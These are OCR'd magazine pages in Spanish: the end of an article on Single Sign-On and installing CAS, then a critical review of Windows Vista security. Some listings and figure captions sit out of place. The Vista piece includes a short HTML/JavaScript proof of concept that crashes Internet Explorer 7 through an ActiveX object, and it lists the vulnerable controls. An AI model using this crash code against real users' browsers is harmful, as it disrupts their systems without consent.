En este caso, debemos añadir el usuario *administrador* al fichero de autenticación especificado con la directiva `AuthUserFile` utilizando el comando incluido con el servidor apache, `htpasswd`.

Autenticación basada en formulario

- Un cliente pide acceder a un recurso protegido,
- Si el cliente no se ha identificado en un momento anterior, se le redirige a la página de identificación, donde se coloca normalmente un formulario compuesto por *nombre de usuario* y *contraseña*,
- El cliente rellena dicha información, pulsando *Aceptar*,
- El servidor valida dicha información, y si todo va bien, el cliente es redirigido al recurso al que quería acceder,
- En caso contrario, se le redirige a una página de error, o de nuevo a la página de entrada (mostrando algún tipo de notificación).

Ésta es la opción más común que vamos a encontrar implementada en un portal, y es la base para la instalación de un mecanismo *Single Sign-On*. Los lenguajes más típicos en los que se utiliza este mecanismo son PHP y JAVA, donde encontramos multitud de librerías diseñadas para tal fin.

Lo ideal en este tipo de autenticación es activar la comunicación segura del servidor web, mediante conexiones a través de SSL (*Secure Socket Layer*). En caso contrario, un usuario malicioso podría obtener las claves de acceso de un usuario legítimo monitorizando el canal de comunicación utilizado.

Autenticación con certificado del cliente

Este es el método más seguro de los tres comentados. Utiliza HTTP a través de SSL. El cliente y el servidor se identifican uno a otro utilizando *certificados de clave pública*. Podemos considerar a este tipo de certificados como un equivalente a un documento de identidad que genera una organización de confianza llamada *Autoridad de Certificación* (*CA*), y que proporciona identificación a cada uno de los extremos de la comunicación.

Así pues, una vez que tenemos claro cómo se pueden llevar a cabo el proceso de autenticación, podemos ver en las siguientes figuras las diferencias existentes entre el acceso a varias aplicaciones haciendo uso de SSO o sin él (Figura 1 y 2).

Ejemplo de aplicación SSO: Windows Live ID

La mejor manera de entender qué es *Single Sign-On* es sin duda alguna,




Figura 7. *Proceso de autenticación usando CAS*

ver algún ejemplo real. *Windows Live ID* (o la antigua Microsoft Passport Network) utiliza unas credenciales de inicio de sesión únicas (dirección de correo electrónico y contraseña) y a continuación utiliza dichas credenciales para acceder a cualquier sitio del servicio *Windows Live ID*. Esto nos va a permitir acceder a MSN Messenger, MSN Hotmail, MSN Music, etc. sin tener que identificarnos varias veces. En la siguiente figura podemos ver la página de entrada al servicio *Windows Live ID*.

Podemos identificar, además del formulario de autenticación típico comentado en el punto anterior, una serie de características comunes en la página de entrada para este y muchos otros portales de este tipo:

Listado 1. *Instalación de paquetes y dependencias de Tomcat5 en FC6*

```
[root@machine user]# yum install tomcat5 tomcat5-admin-webapps tomcat5-
                       webapps
Loading "installonlyn" plugin
Setting up Install Process
Setting up repositories
Reading repository metadata in from local files
Parsing package install arguments
Resolving Dependencies
...

Transaction Test Succeeded
Running Transaction
  Installing: jakarta-commons-logging      ####################### [ 1/39]
  Installing: jakarta-commons-collections  ####################### [ 2/39]
  Installing: jakarta-commons-beanutils    ####################### [ 3/39]
  Installing: jakarta-commons-digester     ####################### [ 4/39]
  Installing: classpathx-jaf               ####################### [ 5/39]
  Installing: classpathx-mail              ####################### [ 6/39]
  Installing: jakarta-oro                  ####################### [ 7/39]
  Installing: tomcat5-jasper               ####################### [ 8/39]
  Installing: regexp                       ####################### [ 9/39]
  Installing: jakarta-commons-fileupload   ####################### [10/39]
  Installing: jakarta-commons-el           ####################### [11/39]
  Installing: libgcj-devel                 ####################### [12/39]
  Installing: jakarta-commons-pool         ####################### [13/39]
  Installing: eclipse-ecj                  ####################### [14/39]
  Installing: log4j                        ####################### [15/39]
  Installing: jakarta-commons-dbcp         ####################### [16/39]
  Installing: gcc-java                     ####################### [17/39]
  Installing: java-1.4.2-gcj-compat-devel  ####################### [18/39]
  Installing: ant                          ####################### [19/39]
  Installing: bcel                         ####################### [20/39]
  Installing: ldapjdk                      ####################### [21/39]
  Installing: jakarta-commons-validator    ####################### [22/39]
  Installing: struts                       ####################### [23/39]
  Installing: jakarta-commons-discovery    ####################### [24/39]
  Installing: jakarta-commons-httpclient   ####################### [25/39]
  Installing: jakarta-taglibs-standard     ####################### [26/39]
  Installing: jakarta-commons-daemon       ####################### [27/39]
  Installing: wsdl4j                       ####################### [28/39]
  Installing: axis                         ####################### [29/39]
  Installing: mx4j                         ####################### [30/39]
  Installing: jakarta-commons-modeler      ####################### [31/39]
  Installing: tomcat5-server-lib           ####################### [32/39]
  Installing: geronimo-specs               ####################### [33/39]
  Installing: geronimo-specs-compat        ####################### [34/39]
  Installing: tomcat5-common-lib           ####################### [35/39]
  Installing: jakarta-commons-launcher     ####################### [36/39]
  Installing: tomcat5                      ####################### [37/39]
  Installing: tomcat5-webapps              ####################### [38/39]
  Installing: tomcat5-admin-webapps        ####################### [39/39]
```

- El enlace *¿Has olvidado la contraseña?* se encuentra en la mayoría de los casos. Se suele utilizar un asistente para recuperar o cambiar la contraseña, enviando una serie de correos electrónicos al usuario, donde será advertido de que alguien está intentando recuperar la contraseña desde una dirección IP concreta. Normalmente se requerirá la contraseña antigua o frase recordatorio establecida por el propio usuario en el momento del registro de la cuenta, con el objetivo de evitar suplantaciones de identidad.
- En ocasiones, puede que se usen los denominados *captchas* (*Completely Automated Public Turing test to tell Computers and Humans Apart*), imágenes que contienen una serie de caracteres alfanuméricos generados de forma automática y aleatoria, que el usuario deberá teclear en una caja de texto para continuar con la operación (por ejemplo, la comentada en el punto anterior de modificar la contraseña o recuperarla). En otras ocasiones pueden consistir en la resolución de un sencillo cálculo matemático. Los *capuchas* son utilizados para identificar que el usuario es realmente un ser humano, evitando así que robots automáticos, programados para explorar la Web en busca de fallos de seguridad, puedan utilizar este servicio de forma maligna, ya sea para intentar recuperar contraseñas, acceder a servicios de forma ilícita, o incluso para introducir *SPAM* en ciertos sitios web, como por ejemplo, en los foros de debate.

Generar este tipo de imágenes es muy sencillo realizar operaciones de rotación y traslación de las mismas con librerías que permiten crear imágenes a partir de caracteres. Un ejemplo puede ser la librería gráfica de PHP, *libGD*.

Mecanismos de Implementación

Hay diversas formas de implementar SSO, aunque realmente hay muchas que podrían considerarse meros

hacks para conseguir el mismo fin. Evidentemente muchas de estas soluciones, si bien pueden ser muy válidas y en ocasiones muy sencillas de implantar, algunas veces no son todo lo seguras que un administrador de sistemas responsable desearía. Veamos algunas posibilidades:

- La información de autenticación se cachea usando *cookies* en un servidor central y se va enviando a las diferentes aplicaciones que la necesitan. Esto implica perder el control de la información del usuario, y habrá que ser muy precavidos en su implementación (Figura 5).
- Almacenar las credenciales en el equipo del usuario, o en el propio navegador mediante cookies, y enviarlas a las aplicaciones según se necesite. Este mecanismo es bastante inseguro, ya que se dicha información, incluidas las contraseñas, se almacenarán en el ordenador del usuario, que por lo general estará conectado a Internet, siendo objetivo de múltiples ataques (Figura 6).
- Usar algún software en la computadora del usuario que automáticamente identifica a este en múltiples aplicaciones.
- Usar código de lado del servidor en las aplicaciones, lo que permite que interactúen entre ellas sin la intervención del usuario. El uso de una plataforma de autenticación central puede ser muy buena opción, siempre que se proteja debidamente dicho servidor, especialmente contra ataques de denegación de servicio. Desde luego, centralizar toda la información de autenticación puede ser la solución más sencilla y eficiente, sobre todo en grandes organizaciones.
- Otro método válido es el conocido como *screen scraping*. Tras una primera autenticación inicial, se explora la pantalla de entrada de la aplicación a la que se accede (utilizando por ejemplo un parser de HTML para encontrar los elementos que nos interesan).

Ejemplo de servicio SSO: CAS

CAS (*Central Authentication Service*) no es más que un protocolo diseñado para permitir a las aplicaciones web identificar usuarios usando un servidor central de confianza. Normalmente se usa un servicio de directorio como LDAP o Active Directory para validar los datos de los usuarios. Este servicio fue creado en la Universidad de Yale, y está escrito en lenguaje Java. En la siguiente figura se puede apreciar el proceso que sigue un usuario para identificarse en un recurso web por medio de CAS (Figura 7).

CAS soporta una función de *gateway*, estableciendo un parámetro en la petición al servidor CAS, de modo que no se muestra la pantalla de inicio de sesión, siempre que exista el ticket CAS en el navegador del usuario almacenado como una *cookie*. Así pues, una petición típica podría ser:

```
https://server/cas/login?service=serv
iceURL&gateway=true
```

Bibliografía

- Carl Jacobson, *Institutional Information Portals*. Educause Review, Julio/Agosto 2000,
- *The Convenience and Security of Single Sign-On*. Clareity Consulting, Agosto 2005,
- *Introduction to Single Sign-On*. The Open Group [*http://www.opengroup.org/security*],
- The J2EE 1.4 Tutorial, [*http://java.sun.com/j2ee/1.4/docs/tutorial/doc/J2EETutorial.pdf*], Sun Microsystems.
- uPortal FAQ, [*http://www.ja-sig.org/wiki/display/UPC/FAQ*], JA-SIG,
- Wikipedia [*http://en.wikipedia.org/wiki/Screen_scraping*],
- Imagenes - „Tango Icon Library" (Creative Commons Attribution Share-Alike license) - http://tango.freedesktop.org/Tango_Icon_Gallery.

Por otro lado, CAS también permite renovar el ticket, o lo que es lo mismo, obligar a que la autenticación se produzca de nuevo:

```
https://server/cas/login?service=servic
                      eURL&renew=true
```

Hay varias formas de usar CAS:

Apache: AuthCAS

Es un módulo para el servidor web Apache que puede ser configurado para que soporte tickets y es compatible con las dos funciones anteriormente comentadas. Esta opción facilita la integración de CAS con aplicaciones que no pueden ser modificadas, como por ejemplo, mucho software web de código propietario existente en el mercado que no soportan este tipo de autenticación. Bastará entonces con proteger el espacio donde resida esta aplicación con el módulo AuthCAS, especificándolo por ejemplo en un fichero *.htaccess*.

Cliente CAS Java

No es más que un fichero *.jar* para añadir integración con CAS a una aplicación, siempre que ésta esté escrita en lenguaje Java, o pueda usar algunas llamadas a librerías Java. Esta librería contiene una serie de métodos encapsulados que van a permitir dicha integración.

CASFilter

Es la forma más simple de filtrar las peticiones según una ruta o *path* específico en una aplicación web. Es necesario configurar una serie de parámetros para su correcto funcionamiento en el archivo *web.xml* que se utilice en la aplicación, mediante las etiquetas `<param-name>` y `<param-value>`. Habrá que especificar al menos la URL de la página de entrada, por ejemplo *edu.yale.its.tp.cas.client.filter.loginUrl*, la URL del servicio de validación de tickets, *edu.yale.its.tp.cas.client.filter.validateUrl* y la URL a la que el servidor CAS nos redirecciona tras el proceso de autenticación *edu.yale.its.tp.cas.client.filter.serviceUrl*.

Después de que el usuario se haya identificado mediante CASFilter, la aplicación web podrá acceder al nombre de usuario a través del atributo de sesión *edu.yale.its.tp.cas.client.filter.user*.



Figura 8. *Pantalla de entrada de CAS*

uPortal

Es un conocido *framework* para crear portales, concebido como una serie de clases escritas en Java y una serie de documentos XML/XSL que se pueden utilizar en el desarrollo del portal. Se puede utilizar con diferentes servidores de aplicaciones: *Apache Tomcat, BEA WebLogic, IBM WebSphere* o *Caucho Resin*.

Instalación en Fedora Core 6

Para poder instalar CAS en esta distribución de Linux, bastará con estar conectado a Internet y realizar la siguiente secuencia de comandos como usuario *root* (Listado 1).

Posteriormente, bajaremos el archivo del servidor CAS desde la siguiente URL y lo descomprimiremos:

```
root@computer:~# wget http://www.ja-
sig.org/downloads/cas/cas-server-
3.0.6.tar.gz
root@computer:
~# tar xvfz cas-server-3.0.6.tar.gz
```

Copiaremos el archivo de demo al directorio de aplicaciones de Tomcat:

```
root@computer:~# cp cas-server-3.0.6/
target/cas.war /var/lib/tomcat5/webapps
```

Iniciaremos el servicio:

```
root@computer:~#  /etc/init.d/tomcat5
start
```

Finalmente, conectaremos a la URL local *http://localhost:8080/cas/login*, donde podremos observar la siguiente pantalla (Figura 8).

En sucesivos artículos veremos como integrar CAS con otras aplicaciones, de manera que veamos su utilidad de un modo eminentemente práctico. ●

Sobre el Autor

Arturo González Ferrer es Ingeniero Informático por la Universidad de Granada, y en la actualidad trabaja como Administrador de Sistemas para el Centro de Enseñanzas Virtuales de dicha Universidad. Apasionado de los entornos Unix, es presidente del Grupo de Usuarios GNU/Linux de Granada, GCUBO (*http://gcubo.org*). Además es estudiante del programa de doctorado *Diseño, análisis y aplicaciones de sistemas inteligentes* en el departamento de Ciencias de la Computación e Inteligencia Artificial. Puedes ver su página web: *http://www.ugr.es/~arturogf* y su blog: *http://arturogf.wordpress.com*.



Seguridad en Windows Vista

Oscar Martínez Pérez 

Grado de dificultad



El coloso Microsoft, que lanzó en Octubre del 2001 Windows XP, vuelve a la carga con una nueva versión, de su sistema operativo Windows, por el que ha recibido durante años, críticas y alabanzas de todo tipo. Según Microsoft con esta nueva apuesta, lanza un sistema operativo, mucho más sencillo, seguro y divertido, pero sobretodo seguro.

Vamos a ocuparnos de analizar sus sistemas de seguridad y el concepto que tiene este sistema operativo para asegurarnos que merece la pena actualizar nuestros ya viejos Windows XP.

Windows Vista, centra su concepto de seguridad en cuatro pilares básicos, *Windows defender, Copias de seguridad, Internet Explorer 7 y Medios de control parental.*

Si entramos en el portal de Microsoft, podemos observar como en su definición de Windows defender, dicen *hemos decidido ayudarte a eliminar algunas cosas con Windows defender. Cosas como elementos emergentes, spyware y otro software no deseado. Nos imaginamos que probablemente no lo echarías de menos.*

Nota Mental: Aprovecho para decir, que pensar en el usuario final, esta muy bien, y es muy loable, sin embargo, decidir a estas alturas como haciendo un favor a todos los usuarios que durante años han sufrido las carencias de seguridad de los sistemas operativos de Microsoft, que nos quieren ayudar, cuando el producto es de Microsoft, y las cifras multimillonarias de esta empresa hablan por si solas, me parece como profesional del gremio una falta de respecto. No hace falta que nos digan que sus sistemas operativos, han sido testeados por los usuarios, y profesionales que durante años hemos hecho de *betatesters*, eso ya lo sabemos.

Windows Defender

Por todos es sabido, lo molesto que es el *spyware*, es por ello que Microsoft ha creado

En este artículo aprenderás...

- El concepto de seguridad de Windows Vista,
- Los secretos de seguridad del nuevo antispyware de Microsoft, Windows Defender,
- Vulnerabilidad DoS (denial of service) en Internet Explorer. Como se puede colgar el nuevo navegador Internet Explorer 7 con tan solo 5 líneas de código.

Lo que deberías saber...

- Que es un ataque DoS: (Denial of Service): Ataque a un sistema de ordenadores o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos.
- Que es un Fuzzer: Un fuzzer es un programa que intenta descubrir vulnerabilidades de seguridad.



Figura 1. *Windows vista al descubierto*

Windows Defender, una aplicación que no deja de ser un software antiespía actual, auto actualizable online, que detecta y elimina software o programas espía. La aplicación es gratuita y se puede descargar de: *http://www.microsoft.com/athome/security/spyware/software/default.mspx*.

Actualmente el software está disponible únicamente en inglés, alemán y japonés, y para usarlo es necesario disponer de una copia legítima de Windows XP o 2003. Las traducciones a más idiomas se irán sucediendo posteriormente.

Windows Defender viene incluido en todas las versiones de Windows Vista.

En la primera versión Beta 2 de Windows Defender, se reportaron la friolera de 400 fallos detectados por unos 34 millones de personas que lo testearon (¿quién ayuda a quién?) Microsoft asegura que en la versión final todos estos errores están solucionados.

Según Gerhard Eschelbeck, Director de Tecnología y Vicepresidente de Webroot Software, *Felicitamos a Microsoft por las notables mejoras y nuevas ventajas que ofrece Windows Vista. Sus distintas aplicaciones, la mejora de las funciones de red y del soporte gráfico le convierten en un sistema operativo sorprendente. Sin embargo, nos gustaría asegurarnos de que los usuarios son conscientes de las limitaciones de Windows Vista. Es nuestro deber prevenirles de que el sistema de protección de Microsoft contra virus y espías no protege al ordenador de forma completa.*

En las pruebas realizadas por los ingenieros de *Webroot*, Windows Defender, fue incapaz de bloquear el 84% de las amenazas incluidas en una prueba con 15 de los elementos de spyware y malware más habituales.

Además, en diversas pruebas realizadas por el mismo equipo de ingenieros de *Webroot*, Vista, fue incapaz de detectar diversas amenazas, como adware, programas potencialmente no deseados (*Pups*), monitores de sistema, espías de teclado (*keylogers*) y troyanos. Incluso, uno de los *Pups*, que se analizó llego a instalarse con privilegios de administrador del sistema, para grabar las pulsaciones del teclado, y Windows Defender no detectó ni la instalación ni la ejecución del programa (*http://www.webroot.com/land/Windows-Vista-Ready.php?id=HOME-BOTTOM-vista#dam_malware*).

En cuanto a las actualizaciones, parte importante de cualquier sistema de protección y detección de software malicioso, Windows Defender lo realiza cada siete o diez días, valorando deficientemente el margen de tiempo durante el cual nuestro sistema sería potencialmente vulnerable contra amenazas de software malicioso.

Vista no solo es susceptible al ataque de software malicioso, también está expuesto frente a amenazas de virus, ya que en esta nueva versión sigue sin aparecer ninguna aplicación antivirus, con el valor añadido de que los usuarios de *Windows Live OneCare* (Aplicación no gratuita, que ofrece los servicios de: antivirus, cortafuegos, antiphishing, antispyware, herramientas administrativas y de mantenimiento, ayuda en línea y copias de seguridad automáticas). Pagarán 49,95 €, para estar protegidos ante los virus y otras amenazas.

De esta forma Microsoft vuelve a demostrar el afán desinteresado por ayudar a sus usuarios. ¿Verdad? Todo un detalle (*http://onecare.live.com/site/es-es/default.htm*).

Me gustaría recordar que por el mes de Noviembre del pasado 2006, para *Live OneCare*, un mail de *Gmail* era un virus.

Increíble, pero cierto...

Hay dos formas de pensar en este asunto. Podemos pensar mal y llegar a la conclusión de que Microsoft, intentó una fase de competencia desleal hacia los servicios de mensajería electrónica que google ofrece, por otro lado podemos pensar bien, y caer en la conclusión de que se trata de un fallo de programación del equipo de desarrollo de *Windows Live OneCare*, pensamiento que sinceramente no resulta muy complejo.

En cualquier caso, la realidad es que cuando teniendo activado el servicio de *Windows Live OneCare*, entrábamos a *Gmail*, desde nuestro navegador Web, y al tratar de abrir un documento, *Windows Live OneCare* nos mostraba una ventana advirtiéndonos de que *el documento que estabamos tratando de abrir estaba infectado por el virus BAT/BWG.A*.

Deseo confirmar que esto era un aviso de positivo falso y lo hemos arreglado (...) Investigaremos cómo sucedió este falso positivo y tomaremos las medidas para minimizar los riesgos de más incidentes, dijo Ziv Mador, portavoz y coordinador del equipo de AntiMalware de Microsoft.

De cualquier modo, se sirvió la polémica, y los afectados finalmente, para variar, los usuarios, que en cierto momento no entendían si su sistema *Gmail*, estaba o no infectado.

El nuevo navegador web de Microsoft

Posiblemente el cliente World Wide Web más extendido y de mayor uso en el mundo. Ahora en todas las versiones de Vista, va incluida la versión 7 de Internet Explorer.

Internet Explorer 7, salio previo a Windows Vista, y comenzó francamente mal. Lo más característico de su debut, fue un fallo de seguridad, ya conocido en su antecesor Internet Explorer 6.

Determina Security Research descubrió una vulnerabilidad DoS en multiples controles ActiveX incluidos en Microsoft Internet Explorer. Según confirma el Microsoft, esta vulnerabilidad no puede ser utilizada para la ejecución de código.

Los controles *ActiveX* vulnerables, están disponibles por defecto en todas las versiones del Internet Explorer, en Windows 2000, XP y Vista , en versiones para sistemas operativos anteriores también son vulnerables, pero no tienen soporte, y por lo tanto no se publicarán actualizaciones.

La vulnerabilidad fue detectada con un *Fuzzer* al *instanciar* todos los controles *ActiveX* en el sistema y enumerar sus propiedades.

Determina *Security Research*, descubrió que múltiples controles causan errores de excepción, cuando ciertas propiedades del objeto son accedidas a través de un programa en javascript.

La mayoría de los controles *ActiveX*, vulnerables, se encuentran en la librería *MSHTML.DLL* y pueden ser explotados en todas las versiones de Internet Explorer.

Controles Vulnerables:

- giffile,
- htmlfile,
- jpegfile,
- mhtmlfile,
- ODCfile,
- pjpegfile,
- pngfile,
- xbmfile,
- xmlfile,
- xslfile,
- wdpfile.

Microsoft Internet Explorer 7, acepta de manera directa la tabla anterior mostrada de controles *ActiveX*, sin necesidad de solicitar la aceptación del usuario. Es por ello que el navegador incurre en un grave fallo de seguridad y estabilidad.

Para que este tipo de ataque tenga éxito, el usuario, ha de ser convencido para que visite un sitio malicioso y preparado para ello. Sin embargo, en la actualidad los conocimientos de la gran mayoría de los internautas, sobre este tipo de efectos, es todavía insuficiente, estando gran parte de la comunidad de usuarios en peligro, siempre que existan este tipo de amenazas sin solventar.

¿Queremos colgar el cliente web? Es muy sencillo y con un código muy simple.



Figura 2. *Colgando Internet Explorer 7*

```
<html>
<body>
  <script language="JavaScript">
    obj = new ActiveXObject("giffile");
    obj.bgColor;
  </script>
</body>
</html>
```

Y Como una imagen vale más que mil palabras, probar vosotros mismos, podéis cargar la siguiente *url* en vuestro navegador Internet Explorer 7 y podréis comprobar como instantáneamente este moderno y seguro navegador Web responde satisfactoriamente a la vulnerabilidad que acabamos de estudiar (*http://www.kriptopolis.org/docs/explorer.html*).

*Más información en *http://www.determina.com/security.research/vulnerabilities/activex-bgcolor.html*.

¿Qué conseguimos colgando el navegador? Realmente poca cosa, más que demostrar la fragilidad de un producto que lleva años en el mercado, y que es una de las características fundamentales que ha lanzado Microsoft, en todos sus sistemas operativos.

Las empresas de creación de software deberían velar por la seguridad de sus sistemas , además de gastar e invertir mucho mas esfuerzo , para proteger a lo que no me cansaré de repetir, las verdaderas víctimas de estos fallos informáticos, los usuarios finales.

Hoy en día , a la hora de presentar un nuevo sistema informático por alguna de las más poderosas empresas de software del mundo, es más probable, encontrarse ante un *espectáculo hollywoodiense* que un acontecimiento informático y profesional. Donde podemos ver a los principales responsables de estas

DoS (Denial of Service)

Ataque a un sistema de ordenadores o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos. Normalmente provoca la pérdida de la conectividad de la red por el consumo del ancho de banda de la red de la víctima o sobrecarga de los recursos computacionales del sistema de la víctima.

Se genera mediante la saturación de los puertos con flujo de información, haciendo que el servidor se sobrecargue y no pueda seguir prestando servicios, por eso se le dice *denegación*, pues hace que el servidor no de abasto a la cantidad de usuarios.

Spyware

El spyware es un software que recopila información de un ordenador y después transmite esta información a una entidad externa sin el conocimiento o el consentimiento del propietario del ordenador.




Figura 3. *Aviso Emergente UAC*

empresas, dando saltos, y gritos, con una escenografía digna de cualquier obra de teatro además de unos efectos musicales y especiales que seguramente hacen las delicias de los mas exigentes.

Con todo esto solo trato de decir, que gastar verdaderas fortunas en campañas publicitarias tan exuberantes, mostrando al mundo un *producto inédito y revolucionario*, sería mucho más interesante, si las acompañaran y respaldaran con la conciencia que cualquier profesional debe de tener en mente al realizar su trabajo, profesionalidad antes que mercadería.

Si no teníamos suficiente con el Spam, Vista nos trae la nueva pesadilla emergente:

UAC (User Account Control), mecanismo que intenta disminuir el efecto de código peligroso, sobre algunas operaciones de acceso a recursos del sistema.

Mediante este concepto interactivo sistema usuario, esta tecnología solicitará eventualmente al usuario que proporcione y certifique sus credenciales para poder realizar determinadas acciones.

Si hemos iniciado una sesión en el sistema como usuario sin privilegios administrativos, a la hora de realizar tareas que requieran la credencial de administrador del sistema, el *UAC* nos solicitará que nos identifiquemos con una cuenta que disponga de los privilegios administrativos necesarios para realizar la acción.

Dicho así, no solo suena, lógico, minucioso, e incluso tecnológicamente moderno, sino fuera que desde hace años, sistemas operativos Unix, distribuciones gnu/Linux , Mac OS, ya utilizan este concepto de seguridad para proteger el acceso a recursos de sistema.

El problema mas grave, y lo que realmente incomoda al usuario, es la frecuencia con que el *UAC* solicita al usuario que se identifique, llegando a interferir en el trabajo, terminando por ser un sistema más molesto que ventajoso. En las versiones Beta, el ímpetu del *UAC* era tan exageradamente espontáneo llegando a ser tan desquiciante, que Microsoft en la versión final a relajado su frecuencia de apariciones.

Existe la posibilidad de que cualquier usuario pueda desactivar el *UAC*, pero lógicamente no sin exponer al sistema a que ciertos programas realicen cambios comprometiendo potencialmente su seguridad, privacidad y estabilidad.

Control Parental

Podemos controlar, desde límites horarios, lugares que se navegan, tipo de aplicaciones que se utilizan, hasta leer los *logs* de las conversaciones de Microsoft Messenger.

Interesante herramienta de control de usuarios, donde Microsoft piensa en un uso doméstico, para el control de los menores, por parte de sus padres o tutores. A nivel profesional, poco que decir, que se podría espiar o restringir la actividad de los usuarios, y recibir informes. Incluye un sencillo y práctico interface para configurar como administrador del equipo las características y restricciones que deseemos implementar para un usuario concreto.

Tabla 1. *Elementos de spyware y malware utilizados por webroot*

AgentWinlogonHook	Troyano
Backdoor-Banwarum@mm	Troyano
Busky	Troyano
CashDeluxe	Adware
	Troyano
LDPinch	Troyano
Loadcash.Biz	Troyano
Peper Trojan	Troyano
Playboy Dialer	Adware
Search-x-org Hijacker	Adware
SEPPBar	Adware
TrojanDropper-Agent-ED	Troyano
Update Notifier Fake Alert	Adware
Worm-Licat	Gusano
Zlob	Troyano




Figura 4. *Interface control Parental Vista*

Fuzzer

Un fuzzer es un programa que intenta descubrir vulnerabilidades de seguridad enviando una entrada arbitraria a una aplicación. Si el programa contiene una vulnerabilidad que puede conducir a una excepción, el choque o el error de servidor, como en el caso de aplicaciones Web, puede ser determinado que una vulnerabilidad ha sido descubierta.

ActiveX

Lenguaje desarrollado por Microsoft para la elaboración de aplicaciones exportables a la red y capaces de operar sobre cualquier plataforma a través, normalmente, de navegadores www.

Sistema de copias de seguridad

Anteriormente en Windows XP, se introdujo la posibilidad de restaurar el sistema a un estado anterior, sin perder información personal. Vista va más allá y ofrece una aplicación de copias de seguridad, en las versiones *Ultimate* y *Enterprise*. La posibilidad de automatizar las copias de seguridad, nos evita, tener que recordar periódicamente realizar las copias de seguridad manualmente. Además en las versiones *Business*, *Ultimate* y *Enterprise*, podemos realizar la restauración del sistema completo, si en algún momento tenemos el sistema corrupto.

El interface es muy intuitivo, y el asistente nos ayudará paso a paso, haciendo que realizar y automatizar copias de seguridad sea una fácil tarea. Una apuesta importante por parte de Vista, en estos tiempos en los que hablar de Teras de información es ya un hecho. Cuando en diversas reuniones con colegas del gremio, se trata el tema del sistema más duramente criticado y vulnerable del planeta, siempre hablamos de la criatura del gigante informático de Redmond, Windows.

Windows, es sin duda alguna el sistema operativo, instalado en el mayor porcentaje de equipos informáticos del mundo, la exposición por tanto de este sistema a vulnerabilidades, y errores, es mucho mayor, que la que tienen otros sistemas operativos, de no tan extendido uso.

De todos modos, de nuevo Microsoft, vuelve a ofrecer un sistema operativo, con una durísima campaña de marketing comercial, haciéndonos creer que realmente estamos por fin ante el Cáliz de la informática.

Finalmente comprobamos, que el sistema operativo sigue teniendo fallos que los usuarios vamos reportando.

Vender un sistema como lo está haciendo Microsoft, con un concepto de seguridad tan elevado, no es más que la soberbia comercial a la que repito, la compañía de Bill Gates nos tiene acostumbrado y que dista mucho de la realidad.



Figura 5. *Interface Sistemas Backup Vista*

Requerimientos de Hardware

Los requerimientos mínimos que establece Microsoft, para correr sunuevo sistema operativo, mínimamente son Procesador 800 MHz (compatible con instrucciones *SSE*), 512 MB de memoria ram y cualquier procesador gráfico compatible con DirectX 9. Si tenemos tarjetas gráficas, anteriores a una fecha aproximada al ano 2004 deberíamos cambiarlas si es que queremos correr Aero, el nuevo motor grafico de Vista.

Con la configuración anterior podemos tener nuestro sistema Windows Vista instalado, pero yo no recomiendo a nadie con una máquina de esas características usar Windows vista. Una cosa es que „funcione", y otra muy distinta es „como funcione". Microsoft recomienda, que el hardware recomendado para que su nuevo sistema funcione a las mil maravillas , es un procesador x86 o x64, con 1 GB de memoria RAM, acompanado de un procesador gráfico de 128 MB , 40 GB de disco duro, con 15 GB libres (es lo que ocupa la instalación de Windows vista) , tarjeta de audio y conexión a Internet.

Es fácil darse cuenta de la cantidad de memoria RAM y de video que Vista necesita para funcionar fluidamente, además de una gran cantidad de espacio libre en nuestro disco duro, no comparable a ninguna instalación que cualquier otro sistema operativo del mercado necesite, como pueden ser el caso de distribuciones Linux (alrededor de unos 4 o 5 GB una completísima instalación) o OSX Tiger (3 GB).

¿Cómo era eso… El Hardware empuja al software o es al revés?

Agradecimientos

A mis padres, que son mis imprescindibles aliados, a mi mujer Denise, la energía de mi esfuerzo, a mi hermano Julio, y a mi querido amigo y socio Elias Navarro. ●

Sobre el Autor

Oscar Martinez Perez, Responsable Dpto. de Sistemas y Desarrollo de iTiDeaS Soluciones Informáticas (*www.itideas.es*) ,con mas de 10 años de experiencia como administrador de sistemas y seguridad informática.



hakin9 25
En el número siguiente, entre otros:



Monitorización de seguridad en sistemas

Monitorización avanzada para todos los elementos críticos en los entornos de seguridad: Firewalls, IDSs, sistemas de acceso y eventos de seguridad en todo tipo aplicaciones. Rendimiento y alertas de todos aquellos sistemas críticos.



Criptografía de Curva Elíptica: Ataque Rho de Pollard


La criptografía asimétrica basa su fuerza en la dificultad de resolver ciertos problemas matemáticos. Hasta la fecha los más usados han sido el problema del logaritmo discreto, aplicado en Diffie-Hellman y el de la factorización, aplicado en RSA. Un problema menos conocido es el del logaritmo discreto en curvas elípticas. Más difícil de resolver que los anteriores, su aplicación permite usar longitudes de clave menores. Se estima que una clave de 313 bits de un criptosistema de curva elíptica ofrece el mismo nivel de seguridad que una clave de 4096 bits del criptosistema RSA.



Mucho más que un cortafuegos

